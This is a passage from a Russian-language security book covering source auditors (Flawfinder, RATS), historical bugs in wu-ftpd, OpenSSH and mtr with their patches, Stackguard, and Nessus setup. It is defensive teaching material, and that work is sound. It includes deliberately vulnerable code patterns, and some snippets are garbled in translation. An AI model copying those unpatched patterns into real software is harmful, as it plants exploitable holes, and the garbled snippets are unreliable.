рые потенциально опасные функции, которые используют переменные вместо констант, приводя к высокому риску ошибок.

Если у одного из ваших файлов нет указанного расширения, вы можете задать имя файла в командной строке:

```
$ flawfinder ftpcmd.y
```

Вывод будет представлен в виде:

```
filename:line_number:column_number [risk_level] (type) function_name:message
```

Параметр `column_number` может быть опущен в случае, если не включен параметр `-column`s. Используйте параметр `-m`, чтобы определить уровень риска, выше которого следует выдавать сообщение. Flawfinder помещает каждое предупреждение в зависимости от категорий: переполнение буфера, ситуация гонок, неадекватный случайный номер и ошибочный временный файл.

Используйте параметр `-savehitlist` для вывода информации в файл. Это упрощает анализ выходной информации, особенно для больших проектов. Параметр `-difflist` полезен, когда обрабатывается большой проект. Flawfinder игнорирует предупреждения, которые уже есть в файле, заданном с помощью параметра (`-difflist <filename>`). Следовательно, вы можете сохранять файлы с предупреждениями на разных стадиях разработки, чтобы отслеживать новые функции.

В ходе аудита вашего кода программа иногда может выдать ошибочные предупреждения. Если нужно указать программе игнорировать конкретные строки, поместите одну из следующих трех директив перед строкой, которую следует игнорировать:

```
/* Flawfinder: ignore */  
/* RATS: ignore */  
/* ITS4: ignore */
```

Вы также можете вставить эти строки с комментариями в стиле C++ (`/**`). Когда Flawfinder встречает одну из этих директив в исходном коде, то не выдает сообщение об ошибке в следующей строке – независимо от того, насколько небезопасен код.

Как видите, Flawfinder хорошо согласуется с другими директивами аудита.

Пример из жизни. Wu-ftpд 2.6.0

Сервер FTP Вашингтонского университета сильно пострадал во время своей эволюции от версии 2.4 к версии 2.6. Один из уязвимых моментов, которые привлекли внимание Bugtraq на tf8@zolo.freelsd.net (Bugtrq ID 1387), принадлежит к классу уязвимостей на базе строк формата. Поиск ошибок (Flawfinder) содержит каталог неверно использованных функций и сообщений о каждом, кто их нашел.

\$ `flawfinder ftpd.c`

Flawfinder version 0.21, (C) 2001 David A. Wheeler.

Number of dangerous functions in C ruleset: 55

Examining ftpd.c

ftpd.c:5593 [5] (race) `chown`: this accepts filename arguments; if an attacker can move those files, a race condition results. . Use `fchown( )` instead.

ftpd.c:412 [4] (format) `vsnprintf`: if format strings can be influenced by an attacker, they can be exploited. Use a constant for the format specification.

ftpd.c:416 [4] (format) `snprintf`: if format strings can be influenced by an attacker, they can be exploited. Use a constant for the format specification.

ftpd.c:684 [4] (buffer) `strcpy`: does not check for buffer overflows. Consider using `strncpy` or `strlcpy`.

ftpd.c:3158 [4] (buffer) `sprintf`: does not check for buffer overflows. Use `snprintf` or `vsnprintf`.

ftpd.c:5890 [4] (buffer) `sprintf`: does not check for buffer overflows. Use `snprintf` or `vsnprintf`.

ftpd.c:6160 [4] (format) `syslog`: if `syslog`'s format strings can be influenced by an attacker, they can be exploited. Use a constant format string for `syslog`.

ftpd.c:6618 [4] (format) `vsnprintf`: if format strings can be influenced by an attacker, they can be exploited. Use a constant for the format specification.

Четыре строки жирным шрифтом соответствуют этим строкам в исходном коде.

```
sprintf(proctitle, "%s: %s", remotehost, pw-pw_name);
```

```
...
```

```
sprintf(proctitle, "%s: connected", remotehost);
```

Фактическая эксплуатация повлияла на эти строки немедленно за функциями `sprintf`. Это демонстрирует, как поиск ошибок (Flawfinder) может указать правильное направление для нахождения ошибок в программах. Например, часть вставки в программу для исправления ошибок строки формата выглядит так («-» в начале строки означает удалить строку; «+» означает добавить ее).

```
remotehost[sizeof(remotehost) - 1] = '\0';
```

```
sprintf(proctitle, "%s: connected", remotehost);
```

```
-setproctitle(proctitle);
```

```
+setproctitle("%s", proctitle);
```

Пример из жизни. Что пропускают автоматизированные средства аудита

Автоматизированные средства понимают синтаксические правила языка программирования. Они обнаруживают проблемы, относящиеся к специфическим функциям или то, что функция использована неправильно.

Автоматизированные средства не могут найти или разрешить логические проблемы в исходном коде. Логические проблемы включают арифметические, булевы сравнения и подстановку переменных.

Несовпадение целых чисел. В приложениях C и C++ программисты хранят числовые переменные в разнообразных форматах: 16-ти разрядных, 32-х разрядных, со знаком (могут иметь отрицательные значения) или без знака (только положительные значения). OpenSSH был уязвим к компенсационному взлому CRC-32, обнаруженному Michal Zalewski (Bugtraq ID 2347), который эксплуатировал проблему с хранением двух несовпадающих числовых переменных. Эта уязвимость требовала изменения только лишь одной строки – поменять переменную `n` с 16-разрядного на 32-х разрядное значение.

```
- static word 16    n = HASH_MINSIZE / HASH_ENTRYSIZE;  
+ static word 32    n = HASH_MINSIZE / HASH_ENTRYSIZE;
```

Это значение использовалось позже в цикле FOR, который оперировал с 32-х разрядным значением, 1.

```
u_int32_t i;  
for (i = n; i < HASH_FACTOR(len / SSH_BLOCKSIZE); i = i << 2);  
if (h == NULL)  
{  
    debug("Installing crc compensation attack detector.");  
    n = i;  
    h = (u_int16_t *) xmalloc(n * HASH_ENTRYSIZE);  
}
```

Изначально значение `n` было 4096. Цикл FOR будет умножать *один* на *два* ($1 = 1 << 2$) до тех пор, пока он не пересечет определенную границу. Возможно, что `i` достигнет значения 65536, однако максимальное значение для 16-ти разрядного числа – только 65535. Следовательно, `n` будет обнулено. Это не влияло на Secure Shell (SSH) до тех пор, пока цикл FOR не использовал это значение для последующей функции.

```
register u_int32_t i;  
for (i = HASH(c) & (n - 1); h[i] != HASH_UNUSED;
```

Если `n` равно нулю, то `n-1` равно `-1`, но для положительного 32-разрядного целого числа `-1` выглядит как `0xFFFFFFFF` в шестнадцатеричной системе счисления (оно не может быть отрицательным). Другими словами, `HASH(c) & (n-1)` становится `HASH(c)`, т.е. значением, которым может манипулировать взломщик.

Булевы тесты. Логические тесты и неявные пограничные значения также приводят к ошибкам – но ошибки не могут быть найдены автоматически. Например, уязвимость OpenSSH Channel Code Off-By-One (Bugtraq ID 4241), обнаруженная Joost Pol, происходит из-за неявной ошибки в про-

верке числовой границы. Взгляните на уязвимый код (первая строка) и его исправленный вид (вторая строка):

```
- if (id < 0 || id > channels_alloc) {  
+ if (id < 0 || id >= channels_alloc) {
```

Целиком оператор IF выглядит следующим образом:

```
if (id < 0 || id = channels_alloc) {  
    log("channel_lookup: %d: bad id", id);  
    return NULL;  
}  
c = channels[id];
```

Уязвимый оператор IF не исполняется, если значение `id` *равняется* предельному значению `channels_alloc`. Это вызывает проблемы в следующей команде, когда программа пытается вызвать массив `channels[id]`.

Ранее скомпилированные двоичные коды. Средство ревизии исходящего кода не может проверять исполняемый двоичный код. Можно сделать вывод, что качественная безопасность должна основываться на современных уровнях правки, конфигурациях главных машин, которые поддерживают менее привилегированный дизайн и строгий сетевой контроль. Рассмотрите переполнение буфера `.ida` в Microsoft IIS:

- **Уровень правки.** Эксплуатация только началась, поэтому пользователям пришлось ждать, чтобы Microsoft внесла правки. Конечно, эта уязвимость существовала еще в течение 6 месяцев, указывая на другие проблемы управления конфигурацией или недостатки в подготовке пользователя.
- **Безопасность главной машины.** Если пользователи не использовали фильтры ISAPI – в частности `.ida` – уязвимость не ощущалась. Если это приложение отсылалось в менее привилегированное состояние (например, пользователи добавляли фильтры ISAPI по мере необходимости), пользователи не сталкивались с этой проблемой сразу. Скольким пользователям понадобилось расширение `.printer` (в котором также было переполнение буфера)?
- **Безопасность сети** затронула многие серверы организаций, которые принадлежали к тестовым сетям, внутренним сетям. Они ошибочно разрешали входящий Web-трафик, или серверы, разблокированные без оповещения группы безопасности.

Даже если у вас есть доступ к исходящему коду, вам, может быть, и не удастся идентифицировать прорехи в системе безопасности. Однако вы можете применить методы из каждой из трех предыдущих концепций, чтобы заблокировать или, по крайней мере, уменьшить уязвимость безопасности в программном обеспечении вашей сети.

RATS

Программа RATS (Rough Auditing Tool for Security) от Secure Software Solutions может помочь программистам сгладить шероховатости их приложений, написанных на C, C++, Perl, PHP или Python. В отличие от Flawfinder, RATS написана на C и содержит внешнюю коллекцию правил, описанных в XML, которые применяются для каждого языка.

Реализация

Программа легко компилируется большинством Unix-систем, нужно лишь убедиться, что у вас установлен Expat XML Parser (<http://sourceforge.net/projects/expat/>). Если Expat установлен, компиляция проходит по команде `./configure` и `make`.

Для программы доступно несколько параметров:

RATS v1.3 - Rough Auditing Tool for Security

Copyright 2001 by Secure Software Solutions

<http://www.securesw.com>

usage: rats [-adhlrwx] name1 name2 ... namen

-a <fun>	report any occurrence of function 'fun' in the source file(s)
-d <filename>	specify an alternate vulnerability database.
-h	display usage information (what you're reading)
-i	report functions that accept external input
-l <language>	force the specified language to be used
-r	include references that are not function calls
-w <1,2,3>	set warning level (default 2)
-x	do not load default databases

RATS анализирует файлы, написанные на C, но может переключаться на основе анализа расширения файлов:

- Perl .pl, .pm
- PHP .php
- Python .py, .PY

Для явного указания языка C, Perl, Python или PHP используйте параметр `-l`. Проверка C и C++ основана на тех же самых правилах.

Программы на Perl, Python и PHP проверяются без реальной проверки особенностей конкретного языка. Perl проверяется с точки зрения системных функций (функций, эквивалентных C) вместо проверки синтаксиса и управления переменными. У вас по-прежнему может остаться очень небезопасное Web-приложение, созданное на Perl (Python или PHP); RATS обеспечивает только базовые проверки. В соответствии с ограничениями RATS, типы данных Perl не проходят проверку на строгое соответствие типам и тестирование на выход за границы. Как и C-программы, Perl-скрипты не проверяются на опасность переполнения буфера.

Совет. Perl поддерживает параметр `T` для «испорченных» переменных. Perl никогда не передаст такие переменные в системные функции (такие, как `exec`). Это улучшает большинство входных проверок для управляющих метасимволов, которые требуется проводить в безопасных программах.

Параметры `-a` и `-d` всегда в состоянии расширить возможности RATS. Используйте параметр `-a` для поиска конкретных функций по аналогии с утилитой `grep`. Параметр `-d` применяется чаще, но вам потребуется владеть XML-синтаксисом. Ниже приводится пример структуры описания теста для RATS, проверяющего функцию `tmpfile`.

```
<Vulnerability>
  <Name>tmpfile</Name>
  <Info>
    <Description>Many calls for generating temporary file names are insecure,
    susceptible to race conditions). Use a securely generated file name, for example, by
    pulling 64 bits of randomness from /dev/random, base 64 encoding it and using
    that as a file suffix.</Description>
    <Severity>Medium</Severity>
  </Info>
</Vulnerability>
```

Тег `name` содержит имя функции. Можно задать несколько значений рейтинга (высокий, средний и низкий). Обратите внимание на то, что просто поиск функции может дать много ошибочных положительных ответов; более гибким было бы программировать дополнения к средствам аудита.

Пример из жизни. *mtr 0.46*

MTR – это средство General Public License (GPL), которое объединяет в себе функциональность трассировки и Ping. Damian Gryski установил условие переполнения буфера способом, которым MTR справляется с переменной окружения `MTR_OPTIONS` (Bugtraq ID 4217). Переменные окружения имеют давнюю историю в качестве векторов атаки на переполнение буфера. Таким образом, не удивительно, что RATS проверяет функции, которые используют переменные окружения.

```
$ rats mtr.c
```

```
mtr.c:72: High: getopt_long
```

Truncate all input strings to a reasonable length before passing them to this function

```
mtr.c:139: High: fixed size local buffer
```

Extra care should be taken to ensure that character arrays that are allocated on the stack are used safely. They are prime targets for buffer overflow attacks.

```
mtr.c:180: High: getenv
```


Environment variables are highly untrustable input. They may be of any length, and contain any data. Do not make any assumptions regarding content or length.

If at all possible avoid using them, and if it is necessary, sanitize them and truncate them to a reasonable length.

mtr.c:185: High: printf

mtr.c:190: High: printf

Check to be sure that the non-constant format string passed as argument 1 to this function call does not come from an untrusted source that could have added formatting characters that the code is not prepared to handle.

mtr.c:236: High: gethostbyname

DNS results can easily be forged by an attacker (or arbitrarily set to large values, etc.), and should not be trusted.

Вот строка кода, которая генерировала вывод в RATS (такая же строка могла быть обнаружена с командой `grep getenv mtr.c`):

```
parse_mtr_options (getenv ("MTR_OPTIONS"));
```

RATS идентифицировал потенциальную уязвимость. Дело контролера трассировать уязвимость в функции `parse_mtr_options` и определять, обоснован ли вывод. Przemyslaw Frasunek сумел найти иллюстрацию того, как функция `parse_mtr_options` нерационально оперировала с переменной `MTR_OPTIONS`. Вот часть уязвимого кода:

```
while (p) {  
    argv[argc++] = p;  
    p = strtok (NULL, " \\t");  
}
```

Переменная `p` является указателем ячейки памяти, которая может содержать не только значение переменной окружения `MTR_OPTIONS`, но также данные, которые могут быть помещены в память и использоваться для исполнения произвольных команд. Функция `strtok` С оперирует строками, хранимыми в памяти, разыскивая конфигурации, специфицированные в ее втором аргументе ("\\t" или комбинацию пробела и символа табуляции в этом примере). Когда `strtok` получает значение `NULL` для первого аргумента, она оперирует на текущем указателе, в данном случае `p`. Однако взломщик может создать зловердные `MTR_OPTIONS`, которые запишут `shellcode` поверх указателя — другими словами, выполнят произвольную команду.

Авторская вставка реализует проверку длины переменной `p` и сообщает о посторонних данных:

```
while (p && (argc < (sizeof(argv)/sizeof(argv[0])))) {  
    argv[argc++] = p;  
    p = strtok (NULL, " \\t");  
}
```

```
if (p) {  
    fprintf (stderr, "Warning: extra arguments ignored: %s", p);  
}
```

Контроль от RATS и следование рекомендации «Не делайте никаких предположений относительно содержимого или длины» отразили атаку.

Пример из жизни. Канарейка во мгле

В начале этой главы мы высказывали пожелание, чтобы появился компилятор, который будет создавать «неразрушаемые» приложения. Stackguard с <http://immunix.org> – это коллекция вставок в программы для компилятора GCC. Эти вставки превращают GCC в активного защитника любого кода C или C++, которые он компилирует. Базовая концепция заключается в том, что вызовы функций, потенциально уязвимых к переполнению буфера, имеют случайные значения, присоединяемые к области памяти.

Когда взломщик пытается переполнить буфер, атака портит область памяти, которая содержит такие случайные значения. Программа распознает, что случайное значение было модифицировано и внезапно останавливается – без выполнения любого опасного кода, внедренного атакующим.

Мы будем лишь поддакивать великолепной документации Stackguard, чтобы описать защиту от переполнения буфера в соответствующих деталях. Посетите сайт immunix.org для получения дополнительной информации.

Помните, что установки Stackguard и «nonexecutable stack» не являются панацеей от переполнения буфера. Есть документированные способы перехитрить методы защиты, подобные Stackguard. Защитите свою сеть, свою главную машину, а затем приложение – лишняя осторожность никогда не помешает.

Глава 12

Комбинированные средства системного аудита

Если бы программное обеспечение всегда работало так, как это предполагается, то нам не понадобилось бы писать эту главу. Но поскольку мы живем в несовершенном мире, то можем быть уверены в том, что приложения и службы, запущенные на нашей машине, неизбежно будут содержать ошибки. Особенно плохо то, что любое хорошо написанное приложение может работать в нашей системе неправильно сконфигурированным. Ошибки и неверная конфигурация могут облегчить взломщику задачу незаметного проникновения в вашу сеть и систему. Эти проблемы также могут позволить взломщику испортить вам день атакой на критические системы и службы.

Ошибки и неправильная конфигурация называются уязвимостью. Почти каждая система в вашей сети имеет различные уязвимости. Некоторые уязвимости известны как потенциально опасные для взлома, и поставивший себе такую задачу взломщик может рыскать по интернету в поисках программного кода, который может быть взломан. Другие уязвимости пока не несут в себе потенциальной опасности взлома, но всегда могут найтись люди, которые, поработав как следует, над этим вопросом, могут добиться результата. Многие уязвимости просто остаются необнаруженными и ожидают своей очереди.

Атаки на уязвимости обычно влекут за собой крах служб или нарушение нормальной работы. Некоторые из этих атак приводят приложение в состояние, при котором оно не сможет работать; другие пожирают такое количество системных ресурсов, что система не может далее выполнять свои функции. Такие атаки на отказ в обслуживании называются DOS-атаками (*Denial-of-Service*).

Другие уязвимости позволяют взломщику заставить приложение выполнять функции, которые они в обычных условиях выполнять не должны. И поскольку многие службы выполняются с полномочиями пользователя root или администратора (и то и другое не всегда обязательно), взломщик может получить в системе привилегии суперпользователя, избежав обычного процесса авторизации. При таком сценарии есть два типа уязвимостей, которые могут быть использованы: ошибка, позволя-

ющая манипулировать службой непредусмотренным образом (такая, как переполнение буфера – см. гл. 11), известная, как уязвимость приложения, и ошибка конфигурации службы (запущенной с полномочиями администратора), известная как уязвимость конфигурации. Если служба запущена с полномочиями непривилегированного пользователя с ограниченными правами доступа, то взломщик, использовавший уязвимость приложения, не сможет получить большие полномочия. Если взломщик использовал переполнение буфера против Web-службы, которая запущена с полномочиями администратора, и переполнение буфера привело к возможности выполнения системных команд от лица пользователя Web-службы, то взломщик получает полный доступ к системе. Однако если взломщик использует переполнение буфера против Web-службы, которая запущена с полномочиями непривилегированного пользователя («IUSR»), то он получит доступ только к той части системы, к которой имеет доступ пользователь IUSR. Устраняйте уязвимости конфигурации, уязвимости приложения доставляют меньше хлопот.

Цель для менеджеров и администраторов сети – найти уязвимости в сети раньше, чем это сделает кто-то другой.

Nessus

Программа Nessus представляет собой удаленный сканер уязвимостей, свободно доступный для загрузки по адресу <http://www.nessus.org/>. Программа обеспечивает эффективную чистку систем в вашей сети от известных ошибок конфигурации сети и уязвимостей приложений. В этой главе мы сосредоточимся на версии 1.0.10 программы, а также обсудим версию 1.2.0, которая скоро будет выпущена. В Nessus 1.2.0. добавлены возможности типа поддержки SSL, оптимизации проверки уязвимостей и возможность сохранения сессии.

Nessus – клиент-серверное приложение. Сервер `nessusd` запускается под управлением Unix и выполняет черную работу, сохраняя информацию о различных тестах уязвимости и выполненном сканировании. Он имеет собственную пользовательскую базу данных и метод безопасной аутентификации, так что удаленные пользователи, использующие клиент Nessus (Unix- или Windows-версии) могут войти, настроить сканирование уязвимостей и установки соответствующих режимов.

Создатели Nessus разработали соответствующий скриптовый язык (называемый Nessus Attack Scripting Language, или NASL) для использования в рамках приложения. В Nessus сканирование каждой из уязвимостей строится на основе отдельного встраиваемого модуля, написанного на NASL. Такая модульная архитектура позволяет легко добавлять процедуры сканирования уязвимостей (и, возможно, тестов на взлом), как только будут обнаружены новые виды уязвимостей. Сообщество Nessus поддерживает собственную базу уязвимостей, обновляемую ежедневно, и они предлагают простой скрипт (`nessus-update-plugins`),

который вы можете запустить еженочно (поместив в директорию `cron`) для автоматического обновления базы встраиваемых модулей.

Примечание. `Cron` – Unix-утилита, которая считывает список команд (называемый `crontab`) и запускает эти команды в заданное время. Эта утилита предустановлена в Unix. Синтаксис для настройки `crontab` выходит за рамки этой книги, но большинство Linux-систем предоставляют вам директории в `/etc/`, такие как `cron.daily`, `cron.weekly` и `cron.monthly`. Вы можете написать короткий shell-скрипт, содержащий команды, которые вы хотите выполнить вместе с соответствующими параметрами и поместить этот скрипт в соответствующую директорию (например, в `cron.daily`, если вы хотите, чтобы скрипт выполнялся каждую ночь). Вы можете узнать больше о `cron` и `crontab`, посмотрев в справочную систему Unix.

Nessus – интеллектуальная программа: он может распознать службу, запущенную на другом порту, отличном от стандартного номера порта, который предусмотрен в Internet Assigned Numbers Authority (IANA). Если у вас есть Web-сервер, запущенный по порту 8888, Nessus может найти его и попытаться протестировать с помощью CGI-теста. С другой стороны, если Nessus не может найти ни одного Web-сервера в системе, которую он сканирует, он пропустит для этой системы все тесты для Web-сервера и CGI-тесты.

Nessus отличается тщательностью, так как многие встраиваемые процедуры не только сканируют систему на наличие уязвимостей, но и пытаются осуществить взлом уязвимостей и составляют об этом соответствующий отчет. Иногда такая деятельность может быть немного опасна, поскольку удачный взлом может привести к краху сканируемой системы или к потере данных. Тем не менее, поскольку Nessus дает полное описание того, как тестируется та или иная уязвимость, вы можете принять решение о том, какие тесты не следует применять.

В отличие от многих свободно распространяемых Unix-утилит, Nessus составляет необычайно подробные отчеты, хорошо построенные и доступные в различных выходных форматах, таких как plain text, HTML и LaTeX. Программа различает события в области безопасности по классам от замечания (*notes*) до предупреждения (*warnings*) и дыр (*holes*), каждый из которых разбивается по уровням от низкого (Low) до очень высокого (Very High).

Инсталляция

Инсталляция демона Nessus может оказаться сложной. Он требует для своей установки наличия GIMP Toolkit (GTK) и `nmap` (см. гл. 6). Nessus можно загрузить в четырех отдельных пакетах: `nessus-libraries`, `libnasl`, `nessus-core` и `nessus-plugins`. Каждый пакет необходимо загрузить, ском-

пилировать и устанавливать (обычно с помощью процедур `configure`, `make`, `make install`) в том порядке, как эти пакеты были перечислены. Nessus также поставляется в едином архиве (`nessus-installer.sh`), который включает все пакеты и обеспечивает для вас полную установку.

Реализация

Помните, что Nessus – клиент-серверное приложение. После успешного завершения компиляции следующим шагом будет запуск демона, который поддерживает запросы по сканированию и выполняет основную работу. Для начала необходимо сконфигурировать демона.

Поскольку у клиента Nessus должна быть возможность соединиться с демоном, в первую очередь необходимо создать сертификат для демона (для версии 1.2.0 – если вы хотите, чтобы связь между клиентом и сервером шифровалась по протоколу SSL) и создать как минимум один клиентский профиль. Утилита `nessus-mkcert`, входящая в состав Nessus 1.2.0, позволяет создать SSL-сертификат и обеспечивает поддержку процесса его создания. Утилита `nessus-adduser` может быть использована для добавления пользователей в базу данных Nessus. При запуске утилиты `nessus-adduser` вы получаете запрос на ввод имени пользователя и типа аутентификации. Версия 1.2.0 позволяет сделать выбор между аутентификацией по паролю или по сертификату. Для пользователей версии 1.2.0 обычно достаточно аутентификации по паролю. Для пользователей более ранних версий предпочтительней аутентификация по коду. Вас могут попросить настроить параметры, описывающие, откуда разрешен доступ пользователям (по умолчанию отовсюду), и ввести одноразовый пароль, на котором будет базироваться аутентификация по коду. Как только вы соединитесь с Nessus первый раз с использованием имени пользователя и пароля, все последующие соединения не потребуют ввода пароля. Если вы используете версию 1.2.0, пароль вам может понадобиться каждый раз, если только вы не задали аутентификацию по сертификату (см. страницы справки). Вы можете сконфигурировать правила для каждого пользователя (например, какие машины разрешено сканировать пользователю), но многопользовательская конфигурация выходит за рамки тем, обсуждаемых в этой книге. Для наших целей оставьте список правил пустым, нажав CTRL-D и подтвердив создание пользователя, введя символ `y` и нажав ENTER.

Файл `nessusd.conf` (который устанавливается по умолчанию в директорию `/usr/local/etc/nessus/`) содержит несколько глобальных параметров сканирования, которые вы захотите пощупать. Переменная `max_threads` (по умолчанию равна 8) может быть увеличена, если вы хотите ускорить сканирование, и ваша система может выдержать нагрузку. В добавление к легко читаемому отчету Nessus может сохранять детали каждого своего теста в журнале. Это особенно полезно, если вы увидите в отчете что-то, что покажется вам необычным, и захотите понять, почему по-

явилось это сообщение в отчете. Вы можете сконфигурировать место размещения этого журнала (по умолчанию `/usr/local/var/nessus/nessusd.messages`) и уровень детализации ведения журнала, используя переменную `logfile` и другие относящиеся к этому переменные (`log-...`).

Другой важный параметр предназначен для настройки интервала портов, которые вы хотите сканировать (`port_range`). Nessus сначала использует `nmap`, чтобы определить порты, прослушиваемые в системе. По умолчанию, Nessus прослушивает порты с номером больше 15000. Увеличение интервала сканирования увеличивает время работы, но это необходимо, если вы хотите осуществить полное сканирование сети.

Совет. Обе переменные `max_threads` и `port_range` могут быть сконфигурированы для каждого индивидуального теста отдельно с использованием клиента Nessus. Изменение этих параметров здесь будет иметь глобальный эффект, как будто были изменены глобальные параметры, потому что поиск параметров по умолчанию осуществляется в этом файле.

Еще две переменные, которые влияют на продолжительность сканирования (и его точность) – это `check_read_timeout` и `delay_between_tests`. Первая переменная определяет время ожидания ответа перед тем, как перейти к следующей операции, а вторая определяет время ожидания перед повторением опроса того же самого порта (в случае с тестом CGI для Web-сервера). Переменная `check_read_timeout` здесь – существенный фактор. Значение по умолчанию составляет 15 секунд. Уменьшение значения до 5 секунд может сделать ваше сканирование слишком быстрым, но вы можете что-нибудь потерять, закончив ожидание слишком быстро. Есть вероятность, что сканируя локальную сеть, можно установить очень маленькое значение параметра `check_read_timeout`. Значение по умолчанию для переменной `delay_between_tests` равно 1 секунде, и это, в большинстве случаев, наилучший выбор.

Завершив изменение конфигурационного файла `nessus`, вы можете запустить демона (`nessusd -D` от пользователя `root`) и графического клиента, набрав в командной строке `nessus` и нажав клавишу `ENTER`. Для продолжения следует соединиться с демоном Nessus, воспользовавшись именем пользователя и паролем, созданными ранее с помощью команды `nessus-adduser`. Если вы выбрали шифрованное SSL-соединение для шифрования трафика между Nessus клиентом и сервером (только для версии 1.2.0), вам придется настроить SSL-соединение (если вы не понимаете, что делать, согласитесь со значениями по умолчанию и примите сертификат). Ранние версии, вместо того чтобы задавать вопрос, в случае если вы хотите создать секретную фразу для защиты ключа пользователя, просто сгенерируют ее (обычно в этом нет необходимости). Затем следует большая дискуссия о том, какие тесты уязвимости (плагины) вы хотите запускать, для каких хостов и каких портов. Выберите закладку `Plugins` и вы увидите окно, аналогичное тому, что показано на рисунке 12-1.




Рис. 12-1. Закладка Plugins

При первом запуске Nessus, возможно, следует отменить все выбранные тесты на закладке Plugins и просмотреть все категории, чтобы получить представление о том, как работает каждый тест (плагин). Хорошей мыслью будет проделывать это с любым сканером уязвимостей. Nessus разбивает все плагины на группы или категории. Эти категории и их краткое описание приведены в таблице 12-1 (описание применимо для версий 1.0.10, 1.2.0)

Табл. 12-1. Категории уязвимостей Nessus

Категория модуля Nessus	Версия	Описание
Miscellaneous Разнообразные	Обе	Производит тесты учетных записей, трассировку и другие разнообразные проверки.
Gain a shell remotely Удаленный доступ к командному процессору	Обе	Проверяет переполнение буфера, обходит идентификацию.

Категория модуля Nessus	Версия	Описание
Finger abuses Неправильное использование Finger	Обе	Проверяет демонов Finger, которые могут позволить хакерам доступ к защищенным файлам, защищенным системным командам или защищенной пользовательской информации.
Windows	Обе	Проверяет на SMB, NetBIOS и другие связанные с Windows уязвимости.
Backdoors Черные ходы	Обе	Проверяет на черные ходы, типа Trinity, Netbus, Back Orifice и другие им подобные.
General Общие	Обе	Проверяет на способность получить версию и другую информацию о программе, которая может помочь хакеру взломать систему.
SNMP	Обе	Проверяет дыры и уязвимости в Simple Network Management Protocol (SNMP)
CGI abuses Неправильное использование CGI	Обе	Проверяет на взлом Web-серверов и приложений, таких как IIS, Lotus Domino, Apache, PHP, Cold Fusion, FrontPage и так далее.
Remote file access Удаленный доступ к файлам	Обе	Проверка на неавторизованные методы захвата файлов через службы NFS (Network File System), TFTP (Trivial File Transfer Protocol), HTTP (Hypertext Transfer Protocol) и Napster.
RPC	Обе	Проверка на получение информации и взлома уязвимых служб RPC, таких как mountd и statd.
Gain root remotely Удаленный доступ с полномочиями root	Обе	Проверки на уязвимости, которые позволяют удаленным пользователям получить доступ к полномочиями root или доступ администратору к машине.
Firewalls Брандмауэры	Обе	Проверки на брандмауэр, относящиеся к неправильной конфигурации и уязвимостям.
Useless services Бесполезные службы	Обе	Проверка на устаревшие службы, которые не должны запускаться или быть доступными в интернете в целом, такие как echo, daytime, chargen, finger, rsh и т.д.

Категория модуля Nessus	Версия	Описание
Denial-of-Service Отказ службы	Обе	Проверка на взломы DoS для целого ряда приложений и служб Unix и Windows.
FTP	Обе	Проверка на относящиеся к FTP уязвимости, включая неправильную конфигурации FTP, ненужный анонимный доступ к FTP, уязвимость FTP Bounce (nmap в гл. 6 может получить это преимущество) и т.д.
NIS	Обе	Проверка на уязвимости, относящиеся к Sun's Network Information Service.
SMTP problems Проблемы SMTP	1.2.0	Проверка на уязвимости в популярных почтовых серверах (sendmail, Lotus и т.п.).
Windows User Management	1.2.0	Проверка, чтобы получить информацию о пользовательских проблемах и проблемах групповых учетных записей, относящуюся к Windows.

Примечание. Версия 1.2.0. также включает модуль настройки, который позволяет задать профили для проверки конфигурации каждого сервиса или заставить для Nessus сделать попытку обхода IDS-систем.

Щелкнув дважды на параметре (тест уязвимости) в нижнем окне, вы сможете получить дополнительную информацию о том, какие настройки доступны для выбранного параметра (обычно, время ожидания). Пример информации, отображаемой по двойному щелчку для параметра NT IP Fragment Reassembly Patch Not Applied, показан на рис. 12-2.

Некоторые модули тестов уязвимости представляют опасность, поскольку в процессе сканирования могут привести к краху системы. На рисунке 12-3 показаны опасные модули Nessus, отмеченные значком предупреждения. Можно отключить все опасные модули, щелкнув на значке Enable All But Dangerous Plugins.

Чтобы включить конкретный модуль в процесс сканирования, отметьте соответствующий модуль. После того как вы просмотрите все модули и решите, какие из них будете использовать для сканирования, можете сконфигурировать другие аспекты поведения модулей, расположенные на закладке Prefs (см. рис. 12-4).




Рис. 12-2. Информация о проверке на уязвимость

